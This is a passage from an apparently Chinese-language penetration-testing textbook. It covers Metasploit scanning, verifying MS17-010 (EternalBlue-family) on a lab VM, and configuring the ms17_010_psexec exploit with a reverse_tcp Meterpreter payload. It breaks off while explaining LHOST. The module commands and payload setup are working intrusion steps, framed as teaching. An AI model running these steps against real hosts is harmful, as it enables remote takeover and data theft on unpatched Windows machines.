


图 3.2.2.3 启动 msf

这里 2090 exploits 代表当前存在 2090 个可以利用的漏洞模块，其它主要模块含义如下：auxiliary 代表辅助验证模块，payloads 代表利用漏洞可以执行的载荷，encoders 代表编码模块。这些模块在漏洞利用相关章节会重点解密。

现在我们使用 msf 自带的或者说内置的 nmap 扫描工具，db_nmap 来进行扫描，首先我们看一下帮助信息，输入 db_nmap -h 回车，如图 3.2.2.4 所示：




图 3.2.2.4 db_nmap 帮助信息

我们可以发现这和 nmap 命令差别不大，那么我们再扫一次靶机试一下结果如图 3.2.2.5 所示：




图 3.2.2.5 db_nmap 扫描结果


扫描结果与 nmap 相同，说明 MSF 同样具有扫描功能，区别是后者可以进行更好的后续渗透利用，因此后边我们主要以 MSF 进行渗透解密。

3.2.2.2 验证漏洞

上面我们在扫描的过程中发现目标靶机有 id 为 CVE:CVE-2017-0143 的这个漏洞，那么我们怎么验证是不是真的存在这个漏洞呢？这里首先解释一下 CVE 与 MS 之间的关系

CVE 是 Common Vulnerabilities and Exposures 的缩写，意思是通用漏洞。它是一个漏洞字典，有 MITRE 维护。大家可以在 cve.mitre.org/cve/index.html，查看漏洞列表。

而 MS 是微软维护的自身的漏洞列表。大家可以在 technet.microsoft.com/en-us/security/bulletins 查找最新的各种相关信息。由于两者标准不统一，为了更好对应，MITRE 提供一个对应列表 cve.mitre.org/data/refs/refmap/source-MS.html。下面我们看一下这个列表，如图 3.2.2.6 所示：



CVE
Common Vulnerabilities and Exposures

CVE List | CNAs | WGs | Board | About | News & Blog

NVD
Go to for:
CVSS Scores
CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 148276

HOME > CVE LIST > REFERENCE KEY/MAPS > CVE REFERENCE MAP FOR SOURCE MS

CVE Reference Map for Source MS

Source	MS
Description	Microsoft Security Bulletin
URL	http://www.microsoft.com/technet/security/current.aspx
Notes	

This reference map lists the various references for MS and provides the associated CVE entries or candidates. It uses data from CVE version 20061101 and candidates that were active as of 2021-01-29.

Note that the list of references may not be complete.

MS:MS00-001	CVE-2000-0053
MS:MS00-002	CVE-2000-0088
MS:MS00-003	CVE-2000-0070
MS:MS00-004	CVE-2000-0089
MS:MS00-005	CVE-2000-0073
MS:MS00-006	CVE-2000-0097 CVE-2000-0098 CVE-2000-0302
MS:MS00-007	CVE-2000-0121
MS:MS00-008	CVE-1999-1084
MS:MS00-009	CVE-2000-0156
MS:MS00-010	CVE-2000-0161
MS:MS00-011	CVE-2000-0162
MS:MS00-012	CVE-2000-0100
MS:MS00-013	CVE-2000-0211

图 3.2.2.6 CVE-MS 对照表

通过这个表就可以查询到 CVE 所对应的 MS,那么我们为什么要转换一下呢，因为 MSF 是采用的是 ms 漏洞代号，当然 MSF 也支持直接搜索找到对应的模块，如图 3.2.2.7 所示

```
msf6 > search CVE:CVE-2017-0143

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
   -  ----                                      ---------------  ----     -----
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Ex
ecution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No
 MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execu
tion
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
 SMB DOUBLEPULSAR Remote Code Execution
```

图 3.2.2.7 搜索支持的模块

我们输入 use 1,即选择序号为 1 的辅助模块 auxiliary，然后输入 show options,查看我们需要输入哪些参数，如图 3.2.2.8 所示：

```
msf6 > use 1
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                  Requi
red  Description
   ----         ---------------                                                  -----
---  -----------
   CHECK_ARCH   true                                                             no
     Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                             no
     Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                            no
     Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes
     List of named pipes to check
   RHOSTS                                                                        yes
     The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path
>'
   RPORT        445                                                              yes
     The SMB service port (TCP)
   SMBDomain    .                                                                no
     The Windows domain to use for authentication
   SMBPass                                                                       no
     The password for the specified username
   SMBUser                                                                       no
     The username to authenticate as
   THREADS      1                                                                yes
     The number of concurrent threads (max one per host)
```

如图 3.2.2.8 查看参数

设置参数即目标主机的 IP 地址，语法格式为：set rhosts 192.168.31.110，然后输入 exploit 运行程序，最后查看结果如图 3.2.2.9 所示：

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.31.110
rhosts ⇒ 192.168.31.110
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.31.110:445    - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.31.110:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

如图 3.2.2.9 设置参数并运行辅助模块

从图中提示可以看出目标主机确实存在这个漏洞，那么黑客就可以利用这个额漏洞来入侵了。

3.3、黑客是如何利用这些漏洞的呢？

针对于目标靶机黑客可能或找到不同的漏洞，针对不同的漏洞黑客会采取不同的漏洞利用，本章将重点讲解几个常见的漏洞模块说明问题即可，同时对 arp 攻击及离线破解进行解密。

3.3.1 漏洞利用

本节通过讲解几个微软漏洞的利用过程及木马后门解密msf的基本使用，希望大家不要用书中的技术做违法事情。

3.3.1.1 ms17-010

警告：本漏洞告诉我们即便是电脑什么都不做，都有可能被黑客入侵；

我们现在百度中搜索“微软 ms17-010”，在官网查看漏洞信息，可以看到windows 系列好多系统版本都有这个漏洞，出于篇幅限制，没有全部截图，读者可以自行查阅，如图 3.3.1.1、3.3.1.2 所示：

如图 3.3.1.1 搜索漏洞

本主题的部分内容可能是由机器翻译。

按标题筛选

Security Updates
Security Advisories
Security Bulletin Summaries
Security Bulletins
Security Bulletins
2017
2017
MS17-023
MS17-022
MS17-021
MS17-020
MS17-019
MS17-018
MS17-017
MS17-016
MS17-015
MS17-014
MS17-013
MS17-012
MS17-011
MS17-010
MS17-009
MS17-008

2017/10/11

MSRC ppDocument 模板

Microsoft 安全公告 MS17-010 - 严重

Microsoft Windows SMB 服务器安全更新 (4013389)

发布日期：2017 年 3 月 14 日

版本：1.0

执行摘要

此安全更新程序修复了 Microsoft Windows 中的多个漏洞。如果攻击者向 Windows SMBv1 服务器发送特殊设计的消息，那么其中最严重的漏洞可能允许远程执行代码。

对于 Microsoft Windows 的所有受支持版本，此安全更新的等级为“严重”。有关详细信息，请参阅**受影响的软件和漏洞严重等级**部分。

此安全更新可通过更正 SMBv1 处理经特殊设计的请求的方式来修复这些漏洞。

有关这些漏洞的详细信息，请参阅**漏洞信息**部分。

有关此更新的更多信息，请参阅 Microsoft 知识库文章 4013389。

受影响的软件和漏洞严重等级

以下软件版本都受到影响。未列出的版本表明其支持生命周期已结束或不受影响。若要确定软件版本的支持生命周期，请参阅

Windows Vista		
[Windows Vista Service Pack 2] (https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012598) (4012598)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows Vista x64 Edition Service Pack 2] (https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012598) (4012598)	**严重** 远程代码执行	**严重** 远程代码执行
Windows Server 2008		
[Windows Server 2008（用于 32 位系统）Service Pack 2] (https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012598) (4012598)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows Server 2008（用于基于 x64 的系统）Service Pack 2] (https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012598) (4012598)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows Server 2008（用于基于 Itanium 的系统）Service Pack 2] (https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012598) (4012598)	**严重** 远程代码执行	**严重** 远程代码执行

Windows 10		
[Windows 10（用于 32 位系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012606)[3] (4012606)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows 10（用于基于 x64 的系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4012606)[3] (4012606)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows 10 版本 1511（用于 32 位系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4013198)[3] (4013198)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows 10 版本 1511（用于基于 x64 的系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4013198)[3] (4013198)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows 10 版本 1607（用于 32 位系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4013429)[3] (4013429)	**严重** 远程代码执行	**严重** 远程代码执行
[Windows 10 版本 1607（用于基于 x64 的系统）](https://catalog.update.microsoft.com/v7/site/search.aspx?q=kb4013429)[3] (4013429)	**严重** 远程代码执行	**严重** 远程代码执行

如图 3.3.1.2 微软漏洞公告

好，我们开始在虚拟机利用这个漏洞解密黑客入侵，目标靶机 IP：192.168.202.136，如图 3.3.1.3 所示：




图 3.3.1.3 查询靶机 IP

第一步：启动 msf

输入 msfconsole -q 如图 3-28 所示,-q 的意思是隐藏 banner 提示信息，例如会展示有多少个漏洞利用模块等等这些信息都隐藏起来，这里需要说明一下图 3.3.1.4 中的启动的 banner 图标鸭子是随机显示的，每次显示的都不一样，这个不用管它。

图 3.3.1.4 以隐藏 banner 方式启动 msf

第二步：设置 exploit 和 payload

输入 search ms17-010，搜索和 ms17-010 相关的模块，如图 3.3.1.5 所示，

#-序号；

Name：模块名字，以 auxiliary 开头的是辅助模块，以 exploit 开头的是漏洞利用模块；

Disclosure Date：披露日期；

Rank：等级；

Check：检查；

Description：模块描述；




图 3.3.1.5 搜索漏洞模块

这里我们选择序号为 4 的漏洞模块，输入 use 4 按回车即可，如图 3.3.1.6 所示：




图 3.3.1.6 选择 4 号漏洞模块

含义解释：

msf6 exploit(windows/smb/ms17_010_psexec)：代表目前我们已经选择了 4 号漏洞模块，

[*] Using configured payload windows/meterpreter/reverse_tcp：与 4 号漏洞利用模块相对应的默认 payload，那么这个 payload 是用来做什么的呢？这里举个例子，假设黑客发现了银行存在某个漏洞（比如工作人员进门时安全门关闭时间比较慢，导致可以有 2 秒钟时间进入），通过这个漏洞可以做什么呢？是破坏银行办公设备，还是盗取现金？现在是相当于黑客想通过这 2 秒钟的时间漏洞在银行悄悄挖一个后门，这个后门可以通过地道最终连接到黑客家里。这样黑客可以通过这个后门做什么都可以了，可以破坏银行办公设备，也可以盗取现金，还可以安装摄像头记录工人员账号密码等等，也就是说这个银行已经被他控制了，他可以任意操作银行。二者之间的关系可以通过下表来对比理解。

	银行	靶机
漏洞信息 MS/CVE	安全门关闭时间慢 2 秒钟	存在 ms17-010 漏洞
漏洞利	人进入银行内部	选择 4 号漏洞模块

用 exploit		
做什么 payload	开通一个后门暗道	反弹一个 meterpreter 类型的 tcp 链接
最终目的	通过后门控制银行	通过 tcp 链接控制靶机
实现哪些勾当	破坏银行设备、盗取现金等	获取任意数据、摄像头监控等一些操作

当然这个 payload 还可以根据需要设置成别的，我们来看看都有哪些 payload，我们输入 show payloads 按回车如图 3.3.1.7 所示，这些都是针对当前 windows/smb/ms17_010_psexec 这个漏洞利用模块可以使用的 payload，




图 3.3.1.7 查看 4 号漏洞模块支持的 payload

我们如果想更换payload，直接输入：set payload <payload名称>即可，这里我还是设置成默认的：set payload windows/meterpreter/reverse_tcp，下面提示payload => windows/meterpreter/reverse_tcp说明当前payload已经设置成功，如图3.3.1.8所示：




图3.3.1.8 设置4号漏洞模块的payload

现在我们来查看当前4号漏洞模块exploit以及这个tcp链接的payload都有哪些参数选项，因为我们只是选择了exploit和payload，还并没有设置要攻击靶机的IP地址，所以肯定有一个地方需要输入IP参数，输入show options回车如下3.3.1.9所示：




图3.3.1.9 查看4号漏洞模块exploit及payload参数

主要参数解释：

Exploit 参数：

RHOSTS：要攻击的目标主机 IP 地址，可以填写单个或者某个范围的 IP 地址；

RPORT：攻击端口，默认已经写好了 445，这里就不要修改了，除非在信息收集阶段发现对方的 ssh 服务部是 445 端口，比如改成了 8001 端口，那么这里也要改成 8001，端口保持一致。由于目标主机 ssh 服务对应的就是 445 端口，所以这里就不需要修改了。

Payload 参数：

LHOST：tcp 链接反弹链接到的地址，默认就连接到我们当前 kali 这个 IP 地址，已经默认设置好不需要修改；

